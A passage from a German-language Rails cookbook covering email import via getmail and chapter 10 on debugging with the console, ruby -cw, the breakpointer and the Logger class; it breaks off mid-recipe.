path = /usr/bin/env
arguments = ("RAILS_ENV=production",
 "sh", "-c",
 "cd /path/to/your/app; /usr/local/bin/ruby
 script/runner 'Importer.receive(STDIN.read)'")

[options]
# Nachrichten auf Server löschen
delete = On
```

Nun legen Sie eine `crontab` an, die `getmail` alle 5 Minuten aufruft:

```
$ crontab -e
0,5,10,15,20,25,30,35,40,45,50,55 * * * * "getmail"
```

Wir legen ein Backup jeder E-Mail im *Maildir*-Ordner an, nur für den Fall, dass der Rails-Importer aus irgendeinem Grund fehlschlägt:

```
$ mkdir ~/Maildir ~/Maildir/tmp ~/Maildir/new ~/Maildir/cur
```

Nachdem die Infrastruktur vorbereitet ist, können Sie Ihre Aufmerksamkeit der Rails-Anwendung zuwenden. Alles, was Sie brauchen, ist eine Action Mailer-Klasse, die den Import erledigt:

```
$ ruby script/generate mailer Importer
class Importer < ActionMailer::Base
  def self.receive(email)
    # Hier passieren spannende Dinge mit der E-Mail
  end
end
```

Diskussion

Die Lösung verwendet getmail, einen in Python geschriebenen, extrem zuverlässigen Open Source-Ersatz für fetchmail. Er unterstützt die Zustellung an externe MDAs (Pro-

gramme), POP3, IMAP4, Maildir, Mboxrd, Domain/Multidrop-Mailboxen, Mail-Filter und viele, viele andere Features.

Für den Mails abrufenden Teil von *getmailrc* haben wir den `MultidropPOP3Retriever` verwendet. Dieser eignet sich für das Abholen von E-Mails mehrerer E-Mail-Adressen bei alles abfangenden POP3-Accounts wie z.B. **@example.com*.

Wenn Sie nur einen einzelnen E-Mail-Account abfragen, ändern Sie die `type`-Zeile in *gmailrc* wie folgt:

```
[retriever]
type = SimplePOP3Retriever
```

In unserer Lösung ruft `getmail` die E-Mails ab und liefert sie an zwei Empfänger aus. Die erste Zustellung erstellt eine Sicherungskopie aller abgerufenen E-Mails in einem *Maildir*-Ordner, während die zweite Zustellung den *script/runner* von Rails ausführt, der die `Importer`-Klasse aufruft. Sobald in dem die `Importer`-Klasse die E-Mail empfangen hat, können Sie sie wie jede normale Text- oder E-Mail-Datei verarbeiten. Das Schöne am Action Mailer ist, dass er das Parsing der E-Mail für Sie erledigt, so dass Sie einfach objektorientiert auf alle Eigenschaften zugreifen können. Wenn wir zum Beispiel annehmen, dass Sie ein `Feedback`-Modell definiert haben, können Sie alle wichtigen Teile der eingehenden E-Mail in Ihrer Datenbank speichern:

```
class Importer < ActionMailer::Base
  def self.receive(email)
    # Empfangene E-Mail mit Hilfe des Mail ActiveRecord-Modells
    # in unserer Datenbank speichern
    Feedback.create(:subject => email.subject,
                :body => email.body,
                :sender => email.from,
                :received_at => Time.now)

  end
end
```

Denken Sie daran, dass sehr viel mehr über E-Mails zugestellt werden kann als nur Text. Bilder, MMS und SMS von Handys können per E-Mail zugestellt werden. Ein reales Beispiel zeigt der Code von Markaboo, einem in Rails geschriebenen Open Source-Projekt, das Eingaben über E-Mails, SMS und MMS akzeptiert (*http://markaboo.rubyforge.org*).

Siehe auch

- Die Getmail-Site, *http://pyropus.ca/software/getmail*
- Wie man E-Mail aus dem Rails-Wiki abruft, *http://wiki.rubyonrails.com/rails/pages/HowToReceiveEmailsWithActionMailer*

KAPITEL 10

Debugging von Rails-Anwendungen

10.0 Einführung

Bugs sind für alle Softwareprojekte eine unveränderliche Tatsache. Ein Bug ist ein Fehler in einem Softwaresystem, durch den die Ausführung der Software nicht das ergibt, was erwartet wird (oder vielleicht, was der Kunde erwartet). Bugs können so offensichtlich wie z.B. eine fehlerhafte Syntax sein, oder aber schwer nachvollziehbar und scheinbar nicht aufzuspüren. Bugs treten häufig zutage, wenn Software unerwartete Eingaben empfängt oder wenn sie in einer Umgebung ausgeführt wird, die von den Entwicklern ursprünglich nicht vorgesehen war.

Debugging ist der Vorgang des Aufspürens und Behebens von Bugs. Erfahrene Entwickler geben zu, dass es Bugs gibt, und erlernen eine Reihe von Fähigkeiten, die deren Behebung vereinfachen. Die Suche nach Bugs kann lohnend und unterhaltsam sein: Sie kann das Überdenken der Programmlogik verlangen oder kreative Methoden zutage fördern, um den Bug freizulegen. Wenn aber ein Bug wieder auftaucht, von dem Sie ganz sicher waren, ihn eliminiert zu haben, dann wird aus dem Spaß schnell Frustration. Und was einige Anwender als Bugs melden, kann sich ebenso gut als angefordertes Feature herausstellen. Sich mit Ihren Kunden über den Unterschied zwischen einem Bug und einem Feature zu verständigen kann man ebenfalls als einen Teil des Debuggings betrachten.

Wenn Bugs von Anwendern gemeldet werden, besteht die erste Herausforderung häufig darin, den Fehler zu reproduzieren. Das Reproduzieren eines Fehlers klingt einfach, aber oft wird damit sehr viel Debugging-Zeit verbracht. Der Rest der Debugging-Bemühungen wird damit zugebracht, die Syntax oder Logik zu korrigieren, die den Bug verursacht hat.

Rails unterstützt Sie beim Kampf gegen Bugs zuerst dadurch, dass es sicherstellt, dass sie gar nicht erst auftreten (oder zumindest nur einmal). Zu diesem Zweck stellt es seine robusten automatisierten Testeinrichtungen zur Verfügung. Zum Zweiten vereinfacht Rails die Isolation von Bugs, indem es eine komponentenbasierte Architektur fördert, bei der logisch zusammengehörende Teile Ihrer Anwendung von anderen Teilen getrennt sind. Schließlich stellt Rails den Entwicklern eine Reihe sehr leistungsfähiger Werkzeuge

zur Verfügung, die Sie dabei unterstützen, die innere Arbeitsweise Ihrer Anwendung zu untersuchen, so dass Bugs schnell entdeckt und korrigiert werden können. In diesem Kapitel sehen wir uns die Tools und Techniken an, die den Bugs in Rails nur ein sehr kurzes Leben gewähren.

10.1 Rails über die Konsole untersuchen

Problem

Sie wollen Ihre Rails-Anwendung debuggen, indem Sie Objekte und deren Methoden interaktiv untersuchen. Sie wollen darüber hinaus in der Lage sein, Ruby-Code in Echtzeit zu erzeugen und auszuführen, während Sie die Interna der Anwendung untersuchen (und den Fehler hoffentlich beheben).

Lösung

Verwenden Sie die Rails-Konsole, um in das Innere Ihrer Anwendung einzutauchen und sie zu debuggen, oder einfach nur, um zu sehen, wie die Dinge funktionieren. Aus dem Root-Verzeichnis Ihrer Anwendung starten Sie eine Console-Session mit:

```
$ ./script/console
```

Sobald der Console-Prompt erscheint, können Sie Modellobjekte instanziieren, die Beziehung von Objekten untersuchen und Objektmethoden erkunden. In unserer beispielhaften Kochbuch-Anwendung können Sie ein neues `Chapter`-Objekt erzeugen und dessen Eigenschaften wie etwa den Titel untersuchen. Sie können sich die mit dem Objekt verknüpften `Recipes`-Objekte und den Titel jedes verknüpften `Recipe`-Objekts zurückgeben lassen:

```
$ ./script/console
Loading development environment.
>> c = Chapter.find(1)
=> #<Chapter:0x14a5bf8 @attributes={"sort_order"=>"1",
"title"=>"Cooking Chicken", "id"=>"1"}>
>> c.title=> "Cooking Chicken"
>> c.recipes
=> [#<Recipe:0x13f4b50 @attributes={"sort_order"=>"1",
  "body"=>"fire it up...", "title"=>"BBQ Chicken", "id"=>"1",
  "chapter_id"=>"1"}>, #<Recipe:0x13f4ac4 @attributes={"sort_order"=>"2",
  "body"=>"pre-heat to 400...", "title"=>"Oven Roasted", "id"=>"2",
  "chapter_id"=>"1"}>, #<Recipe:0x13f4704 @attributes={"sort_order"=>"3",
  "body"=>"health warning: ...", "title"=>"Deep Fried", "id"=>"3",
  "chapter_id"=>"1"}>]
>> c.recipes.map {|r| r.title}
=> ["BBQ Chicken", "Oven Roasted", "Deep Fried"]
```

Vielleicht debuggen Sie einen NoMethodError, der auftaucht, wenn Sie sich die Kapitelliste in einem Browser ansehen. Die ASCII-Version der HTML-Fehlermeldung könnte etwa so aussehen:

```
NoMethodError in Chapters#list

Showing app/views/chapters/list.rhtml where line #5 raised:

undefined method `find_fried_recipe_titles' for Chapter:Class

Extracted source (around line #5):
2:
3: Frying Recipes:
4: <ul>
5: <% Chapter.find_fried_recipe_titles.each do |t| %>
6:   <li><%= t %></li>
7: <% end %>
8: </ul>
...
```

Diese Fehlermeldung sagt Ihnen, dass Ihre Anwendung versucht, eine Klassenmethode namens find_fried_recipe_titles aufzurufen, die scheinbar nicht definiert ist. Sie können das überprüfen, indem Sie versuchen, die Methode über Ihre Console-Session aufzurufen:

```
>> Chapter.find_fried_recipe_titles
  NoMethodError: undefined method 'find_fried_recipe_titles'
  for Chapter:Class from
  /usr/local/lib/ruby/gems/1.8/gems/activerecord-1.14.2/lib/
  active_record/base.rb:1129:in
  'method_missing'
        from (irb):2
```

Offensichtlich ist die Methode nicht definiert, vielleicht weil Sie vergessen haben, sie zu implementieren. Sie könnten das nachholen, indem Sie die Methodendefinition gleich in die Chapter-Modellklasse einfügen, aber wir wollen sie zuerst in der Console codieren. Sie entwickeln den folgenden Code, der als Kern der find_fried_recipe_titles-Methode dienen könnte:

```
>> Chapter.find(:all, :include => :recipes).map {|c| c.recipes.map{|r| r \
?> if r.title =~ /fried/i}}.flatten.compact.collect {|r| r.title}
=> ["Deep Fried", "Fried Zucchini"]
```

Sobald Sie mit der Implementierung zufrieden sind, mit der Sie in der Console herumgespielt haben, können Sie eine bereinigte Version der Methode in Ihre Chapter-Modellklassen-Definition einfügen, und zwar innerhalb der Definition für die Klassenmethode self.find_fried_recipe_titles.

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  has_many :recipes
```

```
  def self.find_fried_recipe_titles
     Chapter.find(:all, :include => :recipes).map do |c|
        c.recipes.map do |r|
         r if r.title =~ /fried/i
        end
     end.flatten.compact.collect {|r| r.title}
   end
end
```

Im gleichen Console-Prompt wie vorhin können Sie die Anwendung nun neu laden und `find_fried_recipe_titles` erneut aufrufen, diesmal basierend auf der gerade im `Chapter`-Modell definierten Klassenmethode. Um Ihre Anwendung neu zu laden, geben Sie **`reload!`** im Console-Prompt ein und versuchen Sie dann, die neue Methode aufzurufen:

```
>> reload!
Reloading...
=> [ApplicationController, Chapter, Recipe]
>> Chapter.find_fried_recipe_titles
=> ["Deep Fried", "Fried Zucchini"]
```

Die `reload!`-Methode (ein praktischer Wrapper um `Dispatcher.reset_application!`) lädt Ihre Anwendungsklassen neu und wartet dann in einer »aufgefrischten« Umgebung auf Eingaben. Der Aufruf von `Chapter.find_fried_recipe_titles` arbeitet diesmal wie erwartet, gibt also ein Array der Rezepttitel zurück, die das Wort »fried« enthalten. Die Ansicht des `list`-Views in Ihrem Browser funktioniert nun auch wie erwartet, nachdem die fehlende Klassenmethode definiert wurde.

Diskussion

Die Lösung zeigt eine typische Debugging-Session in der Rails-Console (die häufig als `script/console` bezeichnet wird). Die Console ist eigentlich nur ein Wrapper um eine Standard-Ruby-`irb`-Session mit vorgeladener Rails-Anwendungsumgebung. Mit Rubys `irb` oder dem Python-Befehls-Interpreter nicht vertraute Entwickler werden sich schnell fragen, wie sie in anderen Sprachen ohne ein solch unverzichtbares Werkzeug auskommen konnten.

/usr/local/lib/ruby/gems/1.8/gems/rails-1.1.2/lib/commands/console.rb:

```
#exec "#{options[:irb]} #{libs} --simple-prompt
"exec "#{options[:irb]} #{libs}"



$ ./script/console
Loading development environment.
irb(main):001:0> Chapter.find(:all, :include => :recipes).map do |c|
irb(main):002:1*   c.recipes.map do |r|
irb(main):003:2*     r if r.title =~ /fried/i
irb(main):004:2>   end
irb(main):005:1> end.flatten.compact.collect {|r| r.title}
=> ["Deep Fried", "Fried Zucchini"]
irb(main):006:0>
```

Siehe auch

- Mehr zum Einsatz der Rails-Console erfahren Sie unter *http://wiki.rubyonrails.com/rails/pages/Console*

10.2 Bugs mit ruby -cw an der Quelle beheben

Problem

Sie wollen nach Ruby-Syntaxfehlern suchen, ohne den Browser und die Rails-Entwicklungsumgebung neu laden zu müssen.

Lösung

Eine einfache Möglichkeit, die Syntax einer Ruby-Quelldatei zu prüfen, ohne das Rails-Framework neu starten zu müssen, besteht darin, die Datei an den Ruby-Interpreter im Syntax-Prüfmodus (`-cw`) zu übergeben. Die Option `c` lässt Ruby die Syntax »checken«, während die Option `w` vor fragwürdigem Code »warnt«, selbst wenn die Syntax gültig ist.

Hier eine fehlerhafte Modellklassen-Definition:

app/models/student.rb:

```
class Student < ActiveRecord::Base

  def self.list_ages
    Student.find(:all).map {|s| s.age }}.flatten.uniq.sort
  end
end
```

Lassen Sie diese Datei durch die Ruby-Syntaxprüfung laufen:

```
$ ruby -cw app/models/student.rb
student.rb:4: parse error, unexpected '}', expecting kEND
    Student.find(:all).map {|s| s.age }}.flatten.uniq.sort
                                        ^
rorsini@mini:~/Desktop/test/app/models
```

Die Ausgabe zeigt, dass es eine schließende geschweifte Klammer zu viel gibt. Die Meldung sagt genau, was falsch ist, einschließlich der Zeilennummer und einem Zeiger auf die falsche Stelle. Versuchen Sie es sich anzugewöhnen, die Syntax Ihres Ruby-Quellcodes zu überprüfen, bevor Sie zum Browser wechseln, vor allem, wenn Sie mit Ruby noch nicht allzu sehr vertraut sind.

Diskussion

Der Einsatz des Syntaxprüfers stellt eine sehr gute Möglichkeit dar, um sicherzustellen, dass Sie Rails mit gültigem Ruby versorgen. Er ist auch einfach genug, um ihn nach jedem

Speichern einer Datei laufen zu lassen. Wenn Sie mit einem modernen Texteditor arbeiten, sollten Sie in der Lage sein, die Syntax Ihres Programms zu überprüfen, ohne den Editor verlassen zu müssen. Wenn Sie die *student.rb*-Datei unserer Lösung beispielsweise mit Vim bearbeiten, können Sie **`:w !ruby -cw`** im Befehlsmodus eingeben und sehen Folgendes innerhalb des Editors:

```
:w !ruby -cw-:4: parse error, unexpected '}', expecting kEND
    Student.find(:all).map {|s| s.age }}.flatten.uniq.sort
                                        ^


shell returned 1

Hit ENTER or type command to continue
```

Wenn Sie TextMate auf einem Mac verwenden, können Sie ein Tastenkürzel einrichten, das die gerade bearbeitete Datei durch einen Befehl wie `ruby -cw` filtert. Wenn Sie keinen Editor oder keine IDE nutzen, der bzw. die derart flexibel ist, sollten Sie überlegen, ob Sie nicht auf so etwas wie Vim, TextMate oder Emacs umsteigen und lernen, wie man den Editor anpassen kann.

Siehe auch

- Rezept 10.12, »Interaktives Debugging Ihres Codes mit ruby-debug«

10.3 Ihre Anwendung in Echtzeit mit dem Breakpointer debuggen

Problem

Ihnen ist aufgefallen, dass einer Ihrer Views nicht die erwarteten Daten darstellt. So soll Ihre Anwendung beispielsweise eine Liste der Buchkapitel ausgeben, bei der jedes Listenelement den Titel des Kapitels und die Anzahl der darin enthaltenen Rezepte enthält. Der Rezeptzähler ist aber nicht aktiv, und Sie wollen herausfinden, warum das so ist.

Sie erinnern sich, dass Sie für diesen speziellen View eine Datenstruktur in der entsprechenden Controller-Aktion entwickelt und dem View diese Struktur über eine Instanzvariable zur Verfügung gestellt haben. Sie müssen diese Datenstruktur untersuchen. Allgemeiner formuliert, wollen Sie den Status der Variablen oder Datenstrukturen untersuchen, die an Ihre Views übergeben werden.

Lösung

Verwenden Sie den fest eingebauten `breakpointer`-Client, um die Verbindung mit dem Breakpoint-Service herzustellen, den Ihre Anwendung startet, wenn sie Breakpunkte in

Ihrem Code entdeckt. Sie setzen Breakpunkte, indem Sie `breakpoint` an Stellen aufrufen, die Sie in Echtzeit untersuchen wollen.

Lassen Sie uns die Verwendung von `breakpointer` demonstrieren, indem wir es nutzen, um herauszufinden, warum die Kapitel-Listings die Anzahl der Rezepte nicht korrekt ausgeben. Das `Chapter`-Modell definiert eine Klassenmethode namens `recipe_count`, die die Anzahl der Rezepte jedes Kapitels zurückliefert. Hier das Modell, komplett mit Bug:

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  has_many :recipes

  def recipe_count
    Recipe.find(:all, :conditions => ['chapter_id = ?', 1]).length
  end
end
```

Die `list`-Methode unseres `ChaptersControllers` baut eine Datenstruktur (ein Array von `Arrays`) auf, indem sie `title` und `recipe_count` für jedes Kapitel-Objekt aufruft. Die Struktur wird in der Instanzvariablen `@chapters` gespeichert.

app/controllers/chapters_controller.rb:

```
class ChaptersController < ApplicationController

  def list
    @chapters = Chapter.find(:all).map {|c| [c.title,c.recipe_count]}
  end
end
```

Im Listen-View gehen Sie die Arrays in `@chapters` durch und geben den Titel des Kapitels und die Anzahl der darin enthaltenen Rezepte aus. In manchen Fällen gibt Ihr View aber die falsche Anzahl von Rezepten aus.

views/chapters/list.rhtml:

```
<h1>Chapters</h1>
<ol>
  <% for name, recipe_count in @chapters %>
    <li><%= name %> (<%= recipe_count %>)</li>
  <% end %>
</ol>
```

Lassen Sie uns dieses Problem mit Hilfe des `breakpointers` debuggen. Rufen Sie `breakpoint` an den Stellen auf, an denen Sie die Ausführung anhalten möchten, um sich ein wenig umzusehen. Sie können an dem Code im View nichts Falsches erkennen und bewegen sich daher in der Ausführungskette einen Schritt weiter in den `ChaptersController`. Nehmen Sie den folgenden `breakpoint` in die `list`-Methode des `ChaptersControllers` auf:

```
def list
  @chapters = Chapter.find(:all).map {|c| [c.title,c.recipe_count]}
  breakpoint "ChaptersController#list"
end
```

Als Nächstes rufen Sie das `breakpointer`-Skript aus dem Root-Verzeichnis der Anwendung auf. (Das Debugging mit `breakpointer` verlangt einige Setup-Schritte, so dass der Start des `breakpointer`-Clients erst mal nicht viel bringt.) Starten Sie das Skript und Sie sollten Folgendes sehen:

```
$ ruby script/breakpointer
No connection to breakpoint service at druby://localhost:42531 (DRb::DRbConnError)
Tries to connect will be made every 2 seconds...
```

Sie haben einen Netzwerk-Client gestartet, der alle zwei Sekunden versucht, eine Verbindung mit einem Breakpoint-Service herzustellen. Mehr bekommen Sie im Moment nicht zu sehen, weil der Breakpoint-Service noch nicht läuft. Lassen Sie das Fenster geöffnet, Sie kehren gleich dorthin zurück.

Besuchen Sie nun mit Ihrem Browser eine Seite, die die Aktion anstößt, in die Sie den Breakpunkt eingefügt haben. Um den Listen-View zu rendern, bewegen Sie sich zu *http://localhost:3000/chapters/list*. Ihr Browser bleibt scheinbar hängen, da das Laden der Seite endlos dauert. Keine Sorge, das ist normal. Überlassen Sie den Browser vorerst sich selbst.

Als Nächstes kehren Sie zu dem Terminal-Fenster zurück, in dem Ihr `breakpointer`-Client läuft. Sie sollten etwa Folgendes sehen:

```
$ ruby script/breakpointer
No connection to breakpoint service at druby://localhost:42531 (DRb::DRbConnError)
Tries to connect will be made every 2 seconds...
Executing break point "ChaptersController#list" at /Users/roborsini/rails-cookbook/
   recipes/Debugging/Debugging_Your_Application_in_Real_Time_with_the_Breakpointer/
   config/.../app/controllers/chapters_controller.rb:5 in 'list'
irb(#<ChaptersController:0x224cc0c>):001:0>
```

Der Client hat die Verbindung mit dem Breakpoint-Service erfolgreich hergestellt. Sie befinden sich nun in einer speziellen `irb`-Session, die Zugriff auf die lokalen Variablen hat, die im Bereich des gesetzten `breakpoint`s liegen. Von dort aus können Sie nun den Inhalt der `@chapters`-Variablen untersuchen und herausfinden, warum die Rezeptzähler nicht richtig arbeiten.

```
irb(#<ChaptersController:0x227fb84>):001:0> @chapters
=> [["Modeling Data with Active Record", 2], ["Debugging your Rails Apps", 2]]
```

Diese Ausgabe bestätigt, dass der Rezeptzähler in der an den View übergebenen Datenstruktur falsch ist. Das bestätigt wiederum, dass das Problem nichts mit dem Code in Ihrem View zu tun hat. Das Problem muss etwas mit dem Setup der Datenstruktur zu tun haben oder vielleicht noch tiefer liegen, etwa im `Chapter`-Modell. Sie tippen auf ein Problem mit der `recipe_count`-Methode. Um das zu überprüfen, können Sie einfach ermitteln, wie viele Rezepte in Ihrer Datenbank vorliegen.

```
irb(#<ChaptersController:0x2562dec>):002:0> Recipe.find(:all).length
=> 5
irb(#<ChaptersController:0x2562dec>):003:0> Recipe.find(:all).map do |r| \
                                              [r.title,r.chapter_id] \
                                            end
```

```
=> [["Setting up a one-to-many Relationship", 1], ["Validation", 1],
["Using the Breakpointer", 2], ["Inspection with ./script/console", 2],
["Log debugging output with Logger", 2]]
```

Da Sie alle Rezept-Objekte in der Datenbank inspiziert haben, wissen Sie, dass es tatsächlich drei Rezepte im »Debugging«-Kapitel gibt, nicht zwei. Für den Augenblick sind Sie mit dem `breakpointer` fertig. Um die Session zu beenden, drücken Sie Strg-D (Unix) oder Strg-Z (Windows), was Sie zum nächsten Breakpunkt in Ihrem Code bringt. Wenn es keine weiteren Breakpunkte gibt, wartet das Skript geduldig darauf, dass Sie mit Ihrem Browser einen weiteren anstoßen. Da Sie für den Augenblick fertig sind, drücken Sie Strg-C, um das Skript zu beenden. Das Beenden des Breakpoint-Clients erlaubt es dem Browser, seinen Request abzuschließen.

Mit dem Wissen, dass Ihr Modell einen Bug enthält, werfen Sie einen genaueren Blick auf die `recipe_count`-Methode in Ihrer `Chapter`-Modelldefinition:

```
def recipe_count
  Recipe.find(:all, :conditions => ['chapter_id = ?', 1]).length
                              # Hoppla, "1" ist ein fest codierter Wert!
end
```

Natürlich, der fest kodierte Integerwert `"1"` in `recipe_count` sollte eigentlich die `id` des Empfängers dieser Methode sein oder `self.id`. Ändern Sie die Methodendefinition entsprechend ab und testen Sie das Ganze, um zu überprüfen, ob der Bug damit behoben ist.

```
def recipe_count
  Recipe.find(:all, :conditions => ['chapter_id = ?', self.id]).length
end
```

Diskussion

Breakpoints verhalten sich in Rails genau wie bei anderen Debuggern auch, etwa GDB oder dem Perl-Debugger. Sie fungieren als absichtliche Haltepunkte, die Ihre Anwendung temporär unterbrechen und es Ihnen ermöglichen, die lokale Umgebung jedes Breakpunkts zu untersuchen, um auf diese Weise herauszufinden, ob die Anwendung wie erwartet funktioniert.

Wenn Sie in einer Debugging-Session mehr als einen Breakpunkt setzen, ist es hilfreich, jedem Breakpunkt einen Namen zu geben. Dazu übergeben Sie jedem Aufruf einen beschreibenden String:

```
def list
  breakpoint "pre @chapters"
  @chapters = Chapter.find(:all).map {|c| [c.title,c.recipe_count]}
  breakpoint "post @chapters"
end
```

`irb` gibt die Namen der Breakpunkte aus, während Sie sie mit Strg-D (Unix) oder Strg-Z (Windows) durchgehen:

```
Executing break point "pre @chapters" at /Users/roborsini/rails-cookbook/recipes/
   Debugging/Debugging_Your_Application_in_Real_Time_with_the_Breakpointer/config/..
   /app/controllers/chapters_controller.rb:4 in `list'
irb(#<ChaptersController:0x24f1174>):001:0> CTRL-D
Executing break point "post @chapters" at /Users/roborsini/rails-cookbook/recipes/
   Debugging/Debugging_Your_Application_in_Real_Time_with_the_Breakpointer/config/
   ../app/controllers/chapters_controller.rb:6 in `list'
irb(#<ChaptersController:0x24f1174>):001:0>
```

Beachten Sie, wie unsere Lösung an der Stelle beginnt, an der der Bug oder die Fehlerbedingung gemeldet wurde (im View), und sich im Rails-Stack weiter in Richtung Modell zurückarbeitet, um so zu versuchen, die Ursache des Bugs zu isolieren. Diese Art des methodischen Debugging-Ansatzes funktioniert gut, und der Einsatz des `breakpointer`s spart einem viel Zeit, die man anderenfalls mit dem Schreiben von `print`-Anweisungen (und der Frage, wo man sie am besten platziert) verbracht hätte. Die eigentliche Stärke von `breakpointer` ist aber, dass Sie mit der Anwendung in Echtzeit interagieren. Genau die Umgebung, auf die Ihr Code Zugriff hat, ist auch für die Inspektion zugänglich und kann nicht nur untersucht, sondern auch verändert werden. Zum Beispiel *könnten* Sie Folgendes tun:

```
Chapter.delete(1)
```

Das löscht den Datensatz mit der `id` 1 aus Ihrer Kapitel-Tabelle. Wie Sie sehen können, haben Sie es mit einer »Live-Umgebung« zu tun, weshalb Sie Vorsicht walten lassen müssen, wenn Sie Methoden aufrufen, die permanente Änderungen an Ihrem Modell vornehmen.

Siehe auch

- Mehr zur Verwendung des Rails-Breakpointers erfahren Sie unter *http://wiki.rubyonrails.org/rails/pages/HowtoDebugWithBreakpoint*

10.4 Logging mit der fest in Rails eingebauten Logger-Klasse

Problem

Von Bill Froelich

Ihre Anwendung soll bestimmte Meldungen in Log-Dateien schreiben. Sie wollen diesen Meldungen unterschiedliche Kategorien zuordnen, von denen einige ernsthafte Systemprobleme repräsentieren, während andere nur der Information dienen. Sie wollen die Log-Meldungen in Ihren Produktions- und Entwicklungsumgebungen unterschiedlich handhaben.

Lösung

Verwenden Sie die fest eingebauten Logging-Methoden, um Ihre Meldungen zu unterscheiden und den Logging-Level zu kontrollieren.

Rails legt basierend auf den Umgebungseinstellungen automatisch eine Log-Datei an und stellt sie Ihrer Rails-Anwendung zur Verfügung. Um eine Meldung an die Log-Datei zu senden, fügen Sie einfach die entsprechenden Aufrufe in Ihre Modelle, Controller und Views ein. Zum Beispiel:

```
logger.debug "Meine Debugging-Meldung"
```

Dieser Aufruf von `logger.debug` schreibt die Meldung `"Meine Debugging-Meldung"` in die Datei *#{RAILS_ROOT}/log/development.log*.

Der fest eingebaute Logger unterstützt fünf verschiedene Kategorien mit aufsteigender Priorität (`debug`, `info`, `warn`, `error`, `fatal`), die zur Differenzierung Ihrer Meldungen verwendet werden können:

```
logger.debug "Meine Debugging-Meldung - niedrigste Priorität"
logger.info "Informative Meldung"
logger.warn "Etwas Unerwartetes ist passiert"
logger.error "Ein Fehler ist aufgetreten"
logger.fatal "Ein fataler Fehler ist beim Datenbankzugriff aufgetreten"
```

Sie können festlegen, welche Arten von Meldungen protokolliert werden, indem Sie den `log_level` in *environment.rb* ändern:

config/environment.rb:

```
Rails::Initializer.run do |config|
   config.log_level = :debug
end
```

Diese Konfigurationseinstellung protokolliert alle Meldungen mit der angegebenen Priorität (in diesem Fall also `debug`) und höher in der Log-Datei. Weil `debug` die niedrigste Priorität hat, werden alle Meldungen in der Log-Datei festgehalten.

Diskussion

Die fest eingebaute `Logger`-Klasse stellt eine praktische Schnittstelle für das Logging aller Meldungen Ihrer Rails-Anwendung zur Verfügung. Zu diesem Zweck müssen Sie `logger`-Aufrufe mit entsprechenden Prioritäten an den passenden Stellen Ihrer Anwendung einfügen. Diese Prioritätsebenen erlauben es Ihnen, während des Debuggings detaillierte Logs vorzuhalten und die meisten dieser Meldungen mit Hilfe von `log_level` zu unterdrücken, sobald sich die Anwendung im produktiven Einsatz befindet.

Der Logger stellt auch Methoden zur Verfügung, mit deren Hilfe Sie überprüfen können, ob der aktuelle Logger auf bestimmte Meldungen reagiert:

```
logger.debug?
logger.info?
logger.warn?
logger.error?
logger.fatal?
```

Jede dieser Methoden gibt `true` zurück, wenn der aktuelle Prioritäts-Level diese Meldungskategorie ausgibt. Sie können diese Methoden nutzen, um Codeblöcke einzuschließen, deren einzige Aufgabe die Generierung von Werten für bestimmte Kategorien ist.

```
if logger.debug? then
  # Code zur Berechnung von Logging-Werten...
  logger.debug "Debug-Meldung" + Berechnete_Werte
end
```

Indem Sie den Code in eine Bedingung packen, wird `logger.debug` nur ausgeführt, wenn Debug-Meldungen für die Umgebung aktiviert sind, in der dieser Code ausgeführt wird.

Standardmäßig gibt der fest eingebaute Logger nur die bereitgestellte Meldung in der Log-Datei aus. Das funktioniert zwar, sagt aber nichts über die Priorität der Meldung aus oder zu welcher Zeit sie in die Log-Datei geschrieben wurde. Glücklicherweise lässt sich das ändern, indem man die `format_message`-Methode der `Logger`-Klasse überschreibt.

config/environment.rb:

```
class Logger
  def format_message(severity, timestamp, progname, msg)
    "[#{timestamp.strftime("%Y-%m-%d %H:%M:%S")}] #{severity}  #{msg}\n"
  end
end
```

Diese Änderung sorgt dafür, dass alle Meldungen in der Log-Datei mit Datum, Uhrzeit und Priorität erscheinen:

```
Processing LogTestingController#index (for 127.0.0.1 at 2006-06-08 21:47:06) [GET]
[2006-06-08 21:47:06] INFO    Session ID: 8c798c964837cab2372e51b478478865
[2006-06-08 21:47:06] INFO    Parameters: {"action"=>"index", "controller"=>"log_testing"}
[2006-06-08 21:47:06] DEBUG  Ihre Nachricht...
[2006-06-08 21:47:06] INFO  Rendere log_testing/index
[2006-06-08 21:47:06] INFO  Abgeschlossen in 0.01071 (93 reqs/sec) | Rendering: 0.00384
                            (35%)
| 200 OK [http://localhost/log_testing
```

Durch die Möglichkeit, Meldungen festzuhalten, sind Sie in der Lage, Laufzeitinformationen über die Anwendung zu protokollieren. Manchmal kann es schwierig sein, die gesuchten Meldungen zu finden, weil sie mit Meldungen des Rails-Frameworks vermischt sind. Das gilt insbesondere für den Entwicklungsmodus, in dem das Framework recht freizügig protokolliert. Um Ihre Log-Meldungen von den Rails-Meldungen zu trennen, schreiben Sie Ihre eigenen Meldungen in eine eigene Log-Datei. Beginnen Sie mit der Konfiguration eines eigenen Loggers mit einer eigenen Log-Datei:

config/environment.rb:

```
APPLOG = Logger.new("#{RAILS_ROOT}/log/my-app.log")
APPLOG.level = Logger::DEBUG
```

Sobald Sie Ihre Log-Datei angelegt haben, verwenden Sie sie einfach in Ihren Modellen, Controllern und Views, um Ihre Meldungen zu protokollieren:

app/controllers/recipe_controller.rb:

```
class RecipeController < ApplicationController
  def list
    APPLOG.info("Starte Rezept-Listing-Methode")
    @category = params['category']
    @recipes = Recipe.find_all
    APPLOG.debug(@recipes.inspect)
    APPLOG.info("Beende Rezept-Listing-Methode")
  end
end
```

Sie können diese Methoden auch innerhalb Ihrer Views verwenden:

app/views/recipe/list.rhtml:

```
<% APPLOG.debug "Logging aus einem View" %>
```

Ihr neues Logger-Objekt reagiert auf die gleichen Methoden und verwendet das gleiche Format für Meldung wie der fest eingebaute Logger.

Siehe auch

- Rezept 4.10, »Logging mit Filtern«

10.5 Debugging-Informationen in eine Datei schreiben

Problem

Von Bill Froelich

Ein Bug wurde gemeldet, und Sie können ihn in Ihrer Entwicklungsumgebung nicht reproduzieren. Um herauszufinden, was genau passiert, wollen Sie in Ihrer Produktionsumgebung (wo Sie den Fehler vermuten) ein spezifisches Logging einbinden. Sie benötigen eine Funktion, die Debugging-Informationen in eine bestimmte Datei schreibt, die nur für das Debugging genutzt wird.

Lösung

Entwickeln Sie eine Logging-Methode, die Nachrichten in eine Log-Datei Ihrer Wahl schreibt. Nehmen Sie sie in die Datei *application.rb* auf, damit sie der gesamten Anwendung zur Verfügung steht:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base
  def my_logger(msg)
